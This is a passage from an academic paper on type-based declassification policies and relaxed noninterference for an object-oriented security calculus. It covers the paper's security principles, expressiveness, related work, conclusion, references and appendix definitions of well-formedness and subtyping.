- *Conservativity—i.e.* "*Security for programs with no declassification is equivalent to noninterference*". It is easy to see that if a program satisfies $\mathsf{TRNI}(\Gamma, e, T_{\mathsf{L}})$, for some T, and

[5] Sabelfeld and Sands mention a fourth principle, *non-occlusion*, which addresses the interaction between declassification and covert channels, such as heap assignments, exceptions or termination behavior. $\mathsf{Ob}_{\mathsf{SEC}}$ has neither mutation nor control operators, and termination is not considered a covert channel because we only deal with termination-insensitive noninterference.

all security types in both Γ and e are either highly confidential (T_{H}) or not confidential at all (T_{L}), then the definition of TRNI coincides exactly with the definition of pure noninterference [38]. Therefore type-based relaxed noninterference is a generalization of pure noninterference.

- *Monotonicity of Release—i.e.* "*Adding further declassifications to a secure program cannot render it insecure*". This lemma follows from subtyping naturally. Recall that in our approach, in the judgment $\mathsf{TRNI}(\Gamma, e, S)$, declassification policies come from types ascribed in both Γ and e. "Adding further declassification" in the inputs means in our context replacing security types in Γ with subtypes, more precisely, where the public facets are subtypes of the original types. The security typing judgment also holds in this scenario of additional declassification in the inputs. Similarly, adding declassification in the expression e means specializing the public facets of types in object type declarations. Again, this does not affect the semantic TRNI judgment. Note, however, that if argument types are specialized, the program might not be typable anymore with the security type system, as such a change breaks the contravariance of subtyping for argument method types.
- *Semantic Consistency—i.e.* "*The (in)security of a program is invariant under semantics-preserving transformations of declassification-free subprograms.*". The principle says that it is possible to replace an expression that does not use declassification with another semantically-equivalent expression, without affecting security. As observed by Sabelfeld and Sands, the approach to declassification policies of Li and Zdancewic [22] violates this principle, because they rely on a restricted, mostly-syntactic form of program equivalence to decide label ordering. Therefore, many semantically-equivalent programs are not deemed equivalent, hence affecting their (in)security. In contrast, our notion of type-based equivalence (Figure 6) is semantic, not syntactic.

Limitations of security typing. The $\mathsf{Ob}_{\mathsf{SEC}}$ type system is a *static* enforcement mechanism for type-based relaxed noninterference. As such, it is inherently conservative. This has two implications regarding Theorem 12.

First, the type system can reject some programs that are in fact secure. For example, consider the following definitions:

$T \triangleq \mathbf{Obj}(\alpha).\,[n : \mathsf{String}_{\mathsf{L}} \to \mathsf{String}_{\mathsf{L}}]$
$T' \triangleq \mathbf{Obj}(\alpha).\,[m : \mathsf{String}_{\mathsf{H}} \to \mathsf{String}_{\mathsf{H}}]$
$v \triangleq [z : T_{\mathsf{L}} \Rightarrow n\,(x)\,\texttt{"hello"}]$
$v' \triangleq [z : T'_{\mathsf{L}} \Rightarrow m\,(x)\,v.n(x)]$

Here, v' is not well-typed using the security type system, because of the call $v.n(x)$ ($\vdash \mathsf{String}_{\mathsf{H}} \not<: \mathsf{String}_{\mathsf{L}}$). However, we can show that v' does satisfy $\mathsf{TRNI}(\cdot, v', T'_{\mathsf{L}})$, because a public observer always obtains the same result (*i.e.* "hello") for any two secrets passed to method m; the program is not leaking any information.

Second, the type system can assign the security type $T \triangleleft \top$ to an expression, despite the fact that $\top$ is not the tighter secure type for TRNI to hold. For instance, let us assume that Int has built-in methods mod2 and mod4 with the standard mathematical meaning, and we define the type $\mathsf{IntMod4} \triangleq [\mathsf{mod4} : \mathsf{Unit}_{\mathsf{L}} \to \mathsf{Int}_{\mathsf{L}}]$. Consider $\Gamma \triangleq v : \mathsf{Int} \triangleleft \mathsf{IntMod4}$ and $e \triangleq \mathsf{v.mod2()}$. The type system admits $\Gamma \vdash e : \mathsf{Int}_{\mathsf{H}}$, which implies $\mathrm{TRNI}(\Gamma, e, \mathsf{Int}_{\mathsf{H}})$, but it does not admit $\Gamma \vdash e : \mathsf{Int}_{\mathsf{L}}$; despite the fact that $\mathrm{TRNI}(\Gamma, e, \mathsf{Int}_{\mathsf{L}})$ also holds—because if a and b are equivalent modulo 4, then they are also equivalent modulo 2.

5 Expressiveness of Declassification Policies

Our approach to type-based declassification policies builds upon an underlying type system. While we have chosen a simple model of recursive object types to develop the approach in the previous sections, it is interesting to explore how the expressiveness of the underlying type discipline affects the range of declassification policies that can be defined.

Recursive types. It is possible to exploit the idea of type-based declassification policies without recursive object types. We only need a type abstraction mechanism, such as that enabled by subtyping. In fact, with only record types and subtyping, we can already capture a set of interesting policies, such as those mentioned at the begin of Section 2 (*e.g.* StringEq, StringHashEq). TRNI depends on the notion of equivalence between values and computations, which can be easily simplified for the non-recursive setting; in particular, we can get rid of step-indexing in the logical relations.

Of course, without recursive object types in the core formalism, we lose the ability to express recursive declassification policies (which are useful to declassify recursive data structures, as illustrated in Section 2). With records but without objects, we can add general recursive types of the form $\mu X.T$ to support recursive declassification policies. Note however that combining general recursive types and subtyping is challenging, and there are different definitions that may not be complete (*i.e.* unable to establish a subtyping relation that indeed holds); in particular, our subtyping rules are not complete regarding subtyping between infinite trees [5]. This challenge solely affects the kinds of security types that can be defined and deemed well-formed.

Finally, one characteristic of recursive declassification policies is that they potentially allow to chain arbitrarily many invocations of a declassification method. For instance, consider an infinite stream of strings, and a declassification that allows equality comparisons on its elements:

$$\mathsf{StrEqStream} \triangleq [\mathsf{head} : \mathsf{Unit}_\mathsf{L} \to \mathsf{StringEq}_\mathsf{L},\ \mathsf{tail} : \mathsf{Unit}_\mathsf{L} \to \mathsf{StrEqStream}_\mathsf{L}]$$

In case tolerating an unbounded number of observations would represent an unacceptable accumulated leak, the programmer can define a more restrictive declassification policy that restricts the number of tolerated calls by explicitly nesting interface types instead of defining a fully recursive one. Obviously, to be practical, one would need to define a convenient surface syntax such as:

$$\mathsf{StrEqStream} \triangleq [\mathsf{head} : \mathsf{Unit}_\mathsf{L} \to \mathsf{StringEq}_\mathsf{L},\ \mathsf{tail} : \mathsf{Unit}_\mathsf{L} \to \mathsf{StrEqStream}_\mathsf{L}@k]$$

to specify that the declassification policy only supports at most k unfoldings of StrEqStream through tail, and to desugar it to a finite nesting of interface types.

Universal types. Universal types allow programmers to define programs that are parameterized by types. This can be used to define generic data structures, such as lists:

$$\mathsf{List}\,[X] \triangleq \{\mathsf{isEmpty} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Bool}_\mathsf{L},\ \mathsf{head} : \mathsf{Unit}_\mathsf{L} \to X_\mathsf{L},\ \mathsf{tail} : \mathsf{Unit}_\mathsf{L} \to \mathsf{List}[X]_\mathsf{L}\}$$

If we add parametric polymorphism to $\mathsf{Ob}_{\mathsf{SEC}}$, then in addition to get polymorphism over implementation types, we naturally get a general form of *security label polymorphism*, which is very useful (and supported in Jif [24]). For example, we can define generic data structures that are polymorphic with respect to the security labels of their inner data; the list structure defined above is a specific example.

Similarly, a declassification policy can exploit parametric polymorphism. Recall the recursive declassification example of Section 2, in which we allow traversing a list and only comparing its elements with a given public element. We can express a generic version of this declassification policy with the following type:

$$\mathsf{ListEq}\,[X] \triangleq [\mathsf{isEmpty} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Bool}_\mathsf{L},\ \mathsf{head} : \mathsf{Unit}_\mathsf{L} \to X \triangleleft \mathsf{Eq}[X],\ \mathsf{tail} : \mathsf{Unit}_\mathsf{L} \to \mathsf{ListEq}[X]_\mathsf{L}]$$
$$\mathsf{Eq}\,[X] \triangleq [\mathsf{eq} : X_\mathsf{L} \to \mathsf{Bool}_\mathsf{L}]$$

Note that the above definition is however invalid, because ListEq is not well-formed: in order to satisfy the subtyping constraint between the facets of a security type such as $X \triangleleft \mathsf{Eq}[X]$, we need to bound the type variable X, which leads us to *bounded* parametric polymorphism. Then, the type ListEq can be correctly defined as follows:

$$\mathsf{ListEq}\,[X <: \mathsf{Eq}\,[X]] \triangleq$$
$$[\mathsf{isEmpty} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Bool}_\mathsf{L},\ \mathsf{head} : \mathsf{Unit}_\mathsf{L} \to X \triangleleft \mathsf{Eq}[X],\ \mathsf{tail} : \mathsf{Unit}_\mathsf{L} \to \mathsf{ListEq}[X]_\mathsf{L}]$$

Refinement types. Refinement types, as found in *e.g.* LiquidHaskell [35], enrich standard types with predicates over a decidable logic. For instance, the type $\{x : \mathsf{Int} \mid x \geq 0\}$ denotes natural numbers. Additionally, refinement types usually support a form of dependent types, allowing refinements to refer to variables in scope as well as function arguments. Combining such expressive types with our approach allows interesting declassification policies to be defined, such as restricting successive arguments of a progressive declassification.

As an example, consider the following policy:

$$\mathsf{IntModProd} \triangleq [\mathsf{mod} : \{x : \mathsf{Int}_\mathsf{L}\} \to [\mathsf{mult} : \{y : \mathsf{Int}_\mathsf{L} \mid x = y\} \to \mathsf{Int}_\mathsf{L}]_\mathsf{L}]$$

This progressive declassification allows revealing the result of the chain of invocations mod then mult, *only if the argument to both invocations is the same*. Note that IntModProd is a proper supertype of Int, since $\{y : \mathsf{Int} \mid x = y\}$ is a subtype of Int.

More advanced scenarios. There are other interesting declassification policies that seem more challenging to support with our type-based approach. An interesting example is specifying that a string secret can be leaked only after it has been encrypted; it is highly unlikely that the standard String class exposes an encryption method. However, our approach does appeal to the actual interface of an object in order to define its declassification. Hicks *et al.* [21] introduce special *declassifier* functions to express arbitrary declassification that can involve operations that are not defined on the declassified object itself. Therefore a possible solution to address this example in our setting would be to rely on an external method specification mechanism, such as open classes or mixin-based composition of traits in Scala.

Nevertheless, the above approach would still fall short of expressing *global* declassification policies, as described by Li and Zdancewic [22], which can relate the declassification of different secrets at once. While the value dependencies can be expressed using, *e.g.* refinement types, the challenge is to ensure that the obtained security types are still well-formed (*i.e.* the public facet must be a supertype of the private facet). These are interesting challenges for future development of the approach.

A note about casts. In Section 2 we alluded to the challenge of integrating explicit downcasts in a language that adopts type-based declassification policies. Casts can be soundly incorporated in such a language provided that we only allow casting values from a security

type to another one that has the *same public type*, *i.e.* casts cannot affect the declassification policy. Therefore the interesting typing rule for a cast expression $\langle T \rangle\, e$ is:

$$(\text{TCast})\ \frac{\Gamma \vdash e : T' \triangleleft U \qquad \vdash T <: T'}{\Gamma \vdash \langle T \rangle\, e : T \triangleleft U}$$

As usual in security languages with casts, cast errors are seen as a non-termination channel, hence not affecting the security definitions.

6 Related work

Information flow security in general, and declassification in particular, are very active areas of research. We now discuss the most salient proposals related to this work.

Secure information flow and type abstraction. Our work shows a connection between type abstraction and declassification policies for secure information flow. Previous works also attempt to connect type abstraction and secure information flow.

Tse and Zdancewic [32] encode the Dependency Core Calculus (DCC) [1] in System F. The correctness theorem of their translation aims at showing that the parametricity theorem of System F implies the noninterference property. Unfortunately, Shikuma and Igarashi identify a mistake in the proof of their main result [30]; they also gave a noninterference-preserving translation for a version of DCC to the simply-typed lambda calculus. However, this translation left open the connection between parametricity and noninterference, initially aimed by Tse and Zdancewic.

Recently, Bowman and Ahmed [14] provide a translation from DCC to System F_ω, successfully demonstrating that noninterference can be encoded via parametricity. Our work generalizes this by showing that type abstraction implies *relaxed* noninterference. Information flow analyses have been proposed to generalize parametricity in the presence of runtime type analysis [37]. Using security labels, a programmer can specify data structures that should remain confidential in order to hide implementation details and rely on type abstraction for abstract datatypes.

An interesting research direction is to investigate whether our proposal of solving information flow problems via type abstraction, here through subtyping, can be used to generalize parametricity as proposed by Washburn and Weirich [37].

Declassification. As extensively discussed, our policies and security property are based on the work of Li and Zdancewic [22], which proposes two kinds of downgrading policies (which we call here declassification policies, since they only relate to confidentiality): local and global policies. The declassification policies in this paper directly correspond to local policies, as discussed in the introduction. Global policies refer to declassifications that involve more than one secret simultaneously. As discussed in Section 5, it is unclear if and how global policies can be supported using our type-driven approach; further exploration is necessary to settle this issue. Additionally, in contrast to the definition of relaxed noninterference of Li and Zdancewic [22], our definition is independent from the security enforcement mechanism. This allows us to distinguish programs that are not secure from programs that are not typable due to a necessarily conservative static security mechanism (see Section 4). Also, our definition of relaxed noninterference is formulated as a generalization of the semantic characterization of pure noninterference [38], providing a modular reasoning principle, as opposed to the global translation approach of Li and Zdancewic.

In the following, we focus on the closest related work on declassification policies starting from 2005 and refer the reader to [29] for a survey prior to 2005.

Typing declassification in object-oriented languages. Since 2005, several works have studied static enforcement of declassification in object-oriented languages [9, 21, 11, 16].

Banerjee and Naumann [9] study the interaction between security typing for noninterference and access control in a Java-like language. Security levels are not fixed but rather depend on access permissions. In contrast to our work, security levels are independent of method signatures or types and thus their typing does not relate to type abstraction.

Hicks *et al.* [21] propose trusted declassification for an object calculus. Principals in a program have access to specified trusted *declassifier* functions or methods. Typeable programs are secure for noninterference modulo trusted methods, in the same spirit as typing of noninterference of programs with cryptographic functions [20]. In contrast to relaxed noninterference, trusted declassification does not consider declassifiers as part of security levels. Instead, declassifiers need to be associated by a policy to different principals (security labels in our setting) in the lattice.

Barthe *et al.* [11] propose a modular method to extend type systems and proofs for noninterference to declassification and discuss how the method extends to object-oriented languages. The declassification property called delimited non-disclosure [23] does not support fine-grained specification of how to declassify a given secret, as supported by relaxed noninterference.

Tse and Zdancewic [33] propose a security-typed language for robust declassification: declassification cannot be triggered unless there is a digital certificate to assert the proper authority. Their language inherits many features from System $F_{<:}$ and uses monadic labels as in DCC [1]. The monadic style allows them to integrate computational effects, which we do not support. In contrast to our work, security labels are based on the Decentralized Label Model (DLM) [25], and are not semantically unified with the standard safety types of the language.

Chong and Myers [16] propose hybrid typing to enforce declassification and erasure policies and implement it in Jif [24]. Their language features a special declassification function that takes as input the expression and levels to declassify and also the conditions under which declassification can occur. Security policies are specified by means of security levels and conditions to downgrade them. This resembles our declassification policies, which specify the methods that can be applied in order to (partially) declassify; at a more abstract level, the interface types of the public facet can be seen as "conditions" for declassifying. The type system developed by Chong and Myers statically checks that conditions in declassification commands comply with the specified security policies. A dynamic mechanism enforces this, or returns a dummy value (instead of the declassified value) at runtime. In contrast to our work, their type system significantly departs from standard typing rules, and dynamic checks are required for guaranteeing security.

Extensional specification of declassification policies. The language Air [31] expresses declassification policies as security automata. The policies, seen as automata, transition when a release obligation is satisfied. When an accepting state is reached, declassification is performed. These policies resemble relaxed noninterference and our own declassification policies but they require very specific typing rules.

Banerjee et al. [10] study declassification properties using ideas from epistemic logic can capture global policies (as in the original work of relaxed noninterference) with an extensional property. Their policies are not expressed using standard types as in our work.

The language Paralocks [15] supports declassification policies represented as Horn clauses, whose antecedents are conditions that should be satisfied for a flow to occur. There is a natural order between declassification policies that correspond to the logical entailment when viewing policies as Horn clauses. The policies together with the logical entailment order define a lattice that supports an extensional specification of secrets and their intended declassification, as in our work. However, declassification policies in Paralocks are not specified by using the standard types of the language, and thus their enforcement requires specific typing rules.

Multiple facets for dynamic enforcement of declassification. Austin and Flanagan introduce Multiple Facets [8] as a dynamic mechanism to enforce secure information flow. The main idea behind multiple facets is to execute a program using multiple values, one value or facet for each security level of observation. A value considered confidential will only flow to a public facet by facet declassification, based on robust declassification [40]. Robust declassification requires the decision to declassify to be trusted according to integrity labels used to model trust. In our work, we do not consider integrity labels or robust declassification. However, the idea of multiple facets (having a facet for each observer at a given security level) is similar to our faceted types. Just as Austin and Flanagan can run a program for different facets simultaneously, we type check programs providing different views to observers with different security clearances.

Multiple facets are also inspired by Secure Multi Execution (SME) [19, 12], a dynamic mechanism that roughly executes a program multiple times in order to enforce noninterference. Hence, observers with different security clearances will potentially observe different values during the execution of a program. Several works have studied declassification in the context of SME [27, 34, 13]. Rafnsson and Sabelfeld [27] propose declassification in SME based on the gradual release property [7]. This property differs from the property we consider in our work in that it is not possible to extensionally specify what is being released or declassified. The latest works on SME declassification [34, 13] generalize security levels as declassifier functions, resembling declassification policies of both Li and Zdancewic and ours. Since SME is a dynamic enforcement mechanism, these declassification policies are not used for relating declassification and type abstraction.

7 Conclusion

One of the open challenges in the area of information flow security is integrating information flow mechanisms with existing infrastructures [39]. Our work partially addresses this challenge by showing a connection between type abstraction, more precisely that induced by the the subtyping relation in an object-oriented language, and the order relation in security lattices. In particular, we exploit an intuitive connection between object interfaces and declassification policies: an object interface already gives a way to control the exposed behavior of an object. These connections imply that standard type systems can be used as a direct means to enforce secure information flow, when types express security policies. It is left to explore how this connection scales in practice, but we expect the economy of concepts to be an important asset for adoption.

We plan to study the impact of more advanced typing disciplines on the expressiveness of type-based declassification, especially dependent object types [28] and refinement types [35]. It remains to be seen whether global policies can be expressed, and how. Another venue for future work is to develop our approach in a setting that relies on other forms of type

abstraction, such as existential types. Finally, we intend to explore how to *infer* the minimal knowledge that has to be exposed to a public observer in order to guarantee a relaxed noninterference guarantee at a given type. Inferring the minimal input declassifications of a secure program can for instance be useful to assess the impact some refactoring or extensions of that program have on security.

References

1. Martín Abadi, Anindya Banerjee, Nevin Heintze, and Jon G. Riecke. A core calculus of dependency. In *Proceedings of the 26th ACM Symposium on Principles of Programming Languages (POPL 99)*, pages 147–160, San Antonio, TX, USA, January 1999. ACM Press.
2. Martin Abadi and Luca Cardelli. *A Theory of Objects*. Springer-Verlag, 1996.
3. Amal Ahmed. *Semantics of Types for Mutable State*. PhD thesis, Princeton University, 2004.
4. Amal Ahmed. Step-indexed syntactic logical relations for recursive and quantified types. In Peter Sestoft, editor, *Proceedings of the 15th European Symposium on Programming (ESOP 2006)*, volume 3924 of *Lecture Notes in Computer Science*, pages 69–83. Springer-Verlag, 2006.
5. Roberto M. Amadio and Luca Cardelli. Subtyping recursive types. In David S. Wise, editor, *Conference Record of the Eighteenth Annual ACM Symposium on Principles of Programming Languages (POPL 91)*, pages 104–118. ACM Press, 1991.
6. Andrew W. Appel and David McAllester. An indexed model of recursive types for foundational proof-carrying code. *ACM Transactions on Programming Languages and Systems*, 23(5):657–683, September 2001.
7. Aslan Askarov and Andrei Sabelfeld. Gradual release: Unifying declassification, encryption and key release policies. In *Proceedings of the 27th IEEE Symposium on Security and Privacy (S&P 2007)*, pages 207–221. IEEE Computer Society Press, May 2007.
8. Thomas H. Austin and Cormac Flanagan. Multiple facets for dynamic information flow. In *Proceedings of the 39th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL 2012)*, pages 165–178. ACM Press, January 2012.
9. Anindya Banerjee and David A. Naumann. Stack-based access control and secure information flow. *Journal of Functional Programmming*, 15(2):131–177, September 2005.
10. Anindya Banerjee, David A. Naumann, and Stan Rosenberg. Expressive declassification policies and modular static enforcement. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P 2008)*, pages 339–353. IEEE Computer Society Press, May 2008.
11. Gilles Barthe, Salvador Cavadini, and Tamara Rezk. Tractable enforcement of declassification policies. In *Proceedings of the 21st IEEE Computer Security Foundations Symposium (CSF 2008)*, pages 83–97. IEEE Computer Society Press, June 2008.
12. Natalia Bielova and Tamara Rezk. Spot the difference: Secure multi-execution and multiple facets. In *Proceedings of the 21st European Symposium on Research in Computer Security (ESORICS 2016)*, pages 501– 519, 2016.
13. Iulia Bolosteanu and Deepak Garg. Asymmetric secure multi-execution with declassification. In *Proceedings of the 5th International Conference on Principles of Security and Trust (POST 2016)*, pages 24–45. Springer-Verlag, April 2016.
14. William J. Bowman and Amal Ahmed. Noninterference for free. In *Proceedings of the 20th ACM SIGPLAN Conference on Functional Programming (ICFP 2015)*, pages 101–113. ACM Press, August 2015.
15. Niklas Broberg and David Sands. Paralocks: role-based information flow control and beyond. In *Proceedings of the 37th annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL 2010)*, pages 431–444. ACM Press, January 2010.

16 Stephen Chong and Andrew C. Myers. End-to-end enforcement of erasure and declassification. In *Proceedings of the 21st IEEE Computer Security Foundations Symposium (CSF 2008)*, pages 98–111. IEEE Computer Society Press, June 2008.

17 William R. Cook. On understanding data abstraction, revisited. *ACM SIGPLAN Notices*, 44(10):557–572, 2009.

18 Dorothy E. Denning. A lattice model of secure information flow. *Communications of the ACM*, 19(5):236–243, May 1976.

19 Dominique Devriese and Frank Piessens. Noninterference through Secure Multi-execution. In *Proceedings of the 31st IEEE Symposium on Security and Privacy (S&P 2010)*, pages 109–124. IEEE Computer Society Press, May 2010.

20 Cédric Fournet, Jérémy Planul, and Tamara Rezk. Information-flow types for homomorphic encryptions. In *Proceedings of the Conference on Computer and Communications Security (CCS 2011)*, pages 351–360. ACM Press, October 2011.

21 Boniface Hicks, Dave King, Patrick McDaniel, and Michael Hicks. Trusted declassification: high-level policy for a security-typed language. In *Proceedings of the workshop on Programming Languages and Analysis for Security (PLAS 2006)*, pages 65–74. ACM Press, June 2006.

22 Peng Li and Steve Zdancewic. Downgrading policies and relaxed noninterference. In *Proceedings of the 32nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL 2005)*, pages 158–170. ACM Press, January 2005.

23 Ana Almeida Matos and Gérard Boudol. On declassification and the non-disclosure policy. In *Proceedings of the IEEE Computer Security Foundations Workshop (CSFW 2005)*, pages 549–597. IEEE Computer Society Press, October 2005.

24 Andrew C. Myers. Jif homepage. http://www.cs.cornell.edu/jif/, accessed May 2017.

25 Andrew C. Myers and Barbara Liskov. Protecting privacy using the decentralized label model. *ACM Transactions on Software Engineering and Methodology*, 9:410–442, October 2000.

26 Benjamin C. Pierce. *Types and programming languages.* MIT Press, Cambridge, MA, USA, 2002.

27 Willard Rafnsson and Andrei Sabelfeld. Secure multi-execution: Fine-grained, declassification-aware, and transparent. In *Proceedings of the 26th IEEE Computer Security Foundations Symposium (CSF 2013)*, pages 33–48. IEEE Computer Society Press, June 2013.

28 Tiark Rompf and Nada Amin. Type soundness for dependent object types (DOT). In Eelco Visser and Yannis Smaragdakis, editors, *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA 2016)*, pages 624–641. ACM Press, November 2016.

29 Andrei Sabelfeld and David Sands. Declassification: Dimensions and principles. *Journal of Computer Security*, 17(5):517–548, 2009.

30 Naokata Shikuma and Atsushi Igarashi. Proving noninterference by a fully complete translation to the simply typed lambda-calculus. In Mitsu Okada and Ichiro Satoh, editors, *Proceedings of the 11th Asian Computing Science Conference (ASIAN 2006)*, volume 4435 of *Lecture Notes in Computer Science*, pages 301–315. Springer-Verlag, 2006.

31 Nikhil Swamy and Michael Hicks. Verified enforcement of stateful information release policies. In Úlfar Erlingsson and Marco Pistoia, editors, *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS 2008)*, pages 21–32. ACM Press, December 2008.

32 Stephen Tse and Steve Zdancewic. Translating dependency into parametricity. In *Proceedings of the 7th ACM SIGPLAN Conference on Functional Programming (ICFP 2004)*, pages 115–125, Snowbird, Utah, USA, September 2004. ACM Press.

33 Stephen Tse and Steve Zdancewic. A design for a security-typed language with certificate-based declassification. In *Proceedings of the 14th European Symposium on Programming Languages and Systems (ESOP 2005)*, volume 2986 of *Lecture Notes in Computer Science*, pages 279–294. Springer-Verlag, 2005.

34 Mathy Vanhoef, Willem De Groef, Dominique Devriese, Frank Piessens, and Tamara Rezk. Stateful declassification policies for event-driven programs. In *Proceedings of the 27th IEEE Computer Security Foundations Symposium (CSF 2014)*. IEEE Computer Society Press, 2014.

35 Niki Vazou, Eric L. Seidel, Ranjit Jhala, Dimitrios Vytiniotis, and Simon Peyton-Jones. Refinement types for haskell. In *Proceedings of the 19th ACM SIGPLAN Conference on Functional Programming (ICFP 2014)*, pages 269–282. ACM Press, August 2014.

36 Dennis Volpano, Cynthia Irvine, and Geoffrey Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2-3):167–187, January 1996.

37 Geoffrey Washburn and Stephanie Weirich. Generalizing parametricity using information-flow. In *Proceedings of the 20th IEEE Symposium on Logic in Computer Science (LICS 2005)*, pages 62–71. IEEE Computer Society Press, June 2005.

38 Steve Zdancewic. *Programming Languages for Information Security*. PhD thesis, Cornell University, August 2002.

39 Steve Zdancewic. Challenges for information-flow security. In *Proceedings of Programming Language Interference and Dependence*, 2004.

40 Steve Zdancewic and Andrew C. Myers. Robust declassification. In *Proceedings of the 14th IEEE Computer Security Foundations Workshop (CSFW-14)*, pages 15–23. IEEE Computer Society Press, June 2001.

A Auxiliary Definitions

A.1 Environments

$$
\begin{array}{lcll}
\Gamma & ::= & \cdot \mid \Gamma, x : S & \text{(type environment)} \\
\Phi & ::= & \cdot \mid \Phi, \alpha <: \beta & \text{(subtyping environment)} \\
\Delta & ::= & \cdot \mid \Delta, \alpha & \text{(type variable environment)} \\
\Sigma & ::= & \cdot \mid \Sigma, \alpha \triangleq O & \text{(type definition environment)}
\end{array}
$$

- Γ is a finite map from variables to closed and well-formed security types. Σ is a finite map from type variables to object types. Φ is a set of subtyping relations between type variables. Δ is a set of type variables.
- $dom(Env)$ (where Env could be Γ, Σ or Φ) is the set of variables for which the finite map Env is defined. In the case of $dom(\Phi)$, it is the set of the type variables in the left part of the subtyping relation.
- We also use the notations $\Gamma, x : S$ or $\Sigma, \alpha \triangleq O$ or $\Phi, \alpha <: \beta$ to extend the environments Γ, Σ , Φ with a new binding or relation, respectively. If $x \in dom(\Gamma)$, $\alpha \in dom(\Sigma)$ or either α or $\beta \in dom(\Phi) \cup cod(\Phi)$ the extension operation is not defined for the respective environment.
- The notation Δ, α extends the set Δ with a new type variable. If $\alpha \in \Delta$ the operation is not defined.

We use the following functions to access to the elements of the environments:

- $\Gamma(x)$ returns the security type associated to x in Γ. If $x \notin dom(\Gamma)$, then $\Gamma(x)$ is undefined.
- $\Sigma(\alpha)$ returns the type associated to α in Σ. If $\alpha \notin dom(\Sigma)$, then $\Sigma(\alpha)$ is undefined.
- $\alpha <: \beta \in \Phi$ is true if $\Phi(\alpha) = \beta$, false otherwise. $\Phi(\alpha)$ returns the type variable in the right part of the subtyping relation with α in Φ. If $\alpha \notin dom(\Phi)$, then $\Phi(\alpha)$ is undefined.

A.2 Well-formedness of types and environments

For the main results of the Section 4 to hold we need to ensure we work with well-formed security types.

Well formed types. We use the predicate $\mathsf{valid}(S)$ to denote that a security type S is closed and that the object types that S contains have unique method members. The definition of $\mathsf{valid}(S)$ is based on a standard notion well-formedness of object types [2] (Figure 7).

To check for *well-formed security types*, *i.e.* that the private type is a subtype of the public type we define the judgment $\Sigma \vdash_s S$ (Figure 8). The (WFS-ST) rule is the most important. For this rule to hold, the subtyping relation between both facets must hold and also the same principle must hold for the all the security types in each facet.

The presence of type variables in the facets of a security type and the corresponding subtyping constraint introduces subtle cases to manage before using the subtyping judgment. Consider the following object type: $O \triangleq \mathbf{Obj}(\alpha).\,[\mathsf{m} : S \to \alpha \triangleleft \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to \alpha \triangleleft \beta]]$. For $\vdash_s O$ to hold, $\alpha \triangleq O \vdash_s \alpha \triangleleft \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to \alpha \triangleleft \beta]$ must hold. It implies to check $\vdash \alpha <: \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to \alpha \triangleleft \beta]$. Note that, we can not justify that subtyping judgment, because we do not have a subtyping premise involving the type variable α. To address this, we need to remember (in Σ) the surrounding recursive object type O that binds α, and to transform the check $\alpha \triangleq O \vdash_s \alpha \triangleleft \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to \alpha \triangleleft \beta]$ to $\vdash O <: \mathbf{Obj}(\beta).\,[\mathsf{m} : S \to O \triangleleft \beta]$ by closing α with the mappings in Σ (*i.e.* O). We use the notation $\Sigma\,[T]$ to substitute the free variables in type T according to the bindings in Σ.

$\boxed{\Delta \vdash_t T}$

$$\text{(WF-V)}\frac{\alpha \in \Delta}{\Delta \vdash_t \alpha} \qquad \text{(WF-O)}\frac{\begin{array}{c} T \equiv \mathbf{Obj}(\alpha).\ \boxed{m : S_1 \to S_2} \\ (i \neq j \implies m_i \neq m_j) \\ \Delta, \alpha \vdash_t S_{1i} \qquad \Delta, \alpha \vdash_t S_{2i} \end{array}}{\Delta \vdash_t T}$$

$\boxed{\Delta \vdash_t S}$

$$\text{(WF-ST)}\frac{\Delta \vdash_t T \quad \Delta \vdash_t U}{\Delta \vdash_t T \lhd U} \qquad \frac{\cdot \vdash_t S}{\mathsf{valid}(S)}$$

Figure 7 Standard well-formedness of object types and type variables, and its lifting to security types.

$\boxed{\Sigma \vdash_s T}$

$$\frac{\begin{array}{c} T \equiv \mathbf{Obj}(\alpha).\ \boxed{m : S_1 \to S_2} \\ \Sigma, \alpha : T \vdash_s S_{1i} \quad \Sigma, \alpha : T \vdash_s S_{2i} \end{array}}{\Sigma \vdash_s T} \qquad \text{(WFS-V)}\frac{}{\Sigma \vdash_s \alpha}$$

$\boxed{\Sigma \vdash_s S}$ $\qquad$ $\boxed{\vdash S}$

$$\text{(WFS-ST)}\frac{\Sigma \vdash_s T \quad \Sigma \vdash_s U \quad \cdot \vdash \Sigma[T] <: \Sigma[U]}{\Sigma \vdash_s T \lhd U} \qquad \text{(WF)}\frac{\mathsf{valid}(S) \quad \cdot \vdash_s S}{\vdash S}$$

Figure 8 Well-formedness of security types.

Finally, we say that a security type S is well-formed (notation $\vdash S$) if the type is valid and the subtyping constraints for S hold ($\cdot \vdash_s S$)

Well-formedness of a type environment. A type environment is well formed, noted $\Gamma \vdash \diamond$, if all types in the environment are well-formed:

$$\text{(EEnvOk)}\frac{}{\cdot \vdash \diamond} \qquad \text{(EnvOk)}\frac{\Gamma \vdash \diamond \quad \vdash S \quad x \notin dom(\Gamma)}{\Gamma, x : S \vdash \diamond}$$

A.3 Subtyping

The gray parts in the subtyping rules of the Figure 9 were not included in the Figure 2 of the main document. They prevent justifying inconsistent subtyping judgments by controlling the uses of type variables.

For example, consider the following types:
$T_1 \triangleq \mathbf{Obj}(\alpha).\,[\mathsf{n} : S \to \mathbf{Obj}(\beta).\,[\mathsf{m}_1 : \beta_{\mathsf{L}} \to S' \quad \mathsf{m}_2 : S_1 \to S_2]_{\mathsf{L}}]$
$T_2 \triangleq \mathbf{Obj}(\beta).\,[\mathsf{n} : S \to \mathbf{Obj}(\alpha).\,[\mathsf{m}_1 : \alpha_{\mathsf{L}} \to S']_{\mathsf{L}}]$
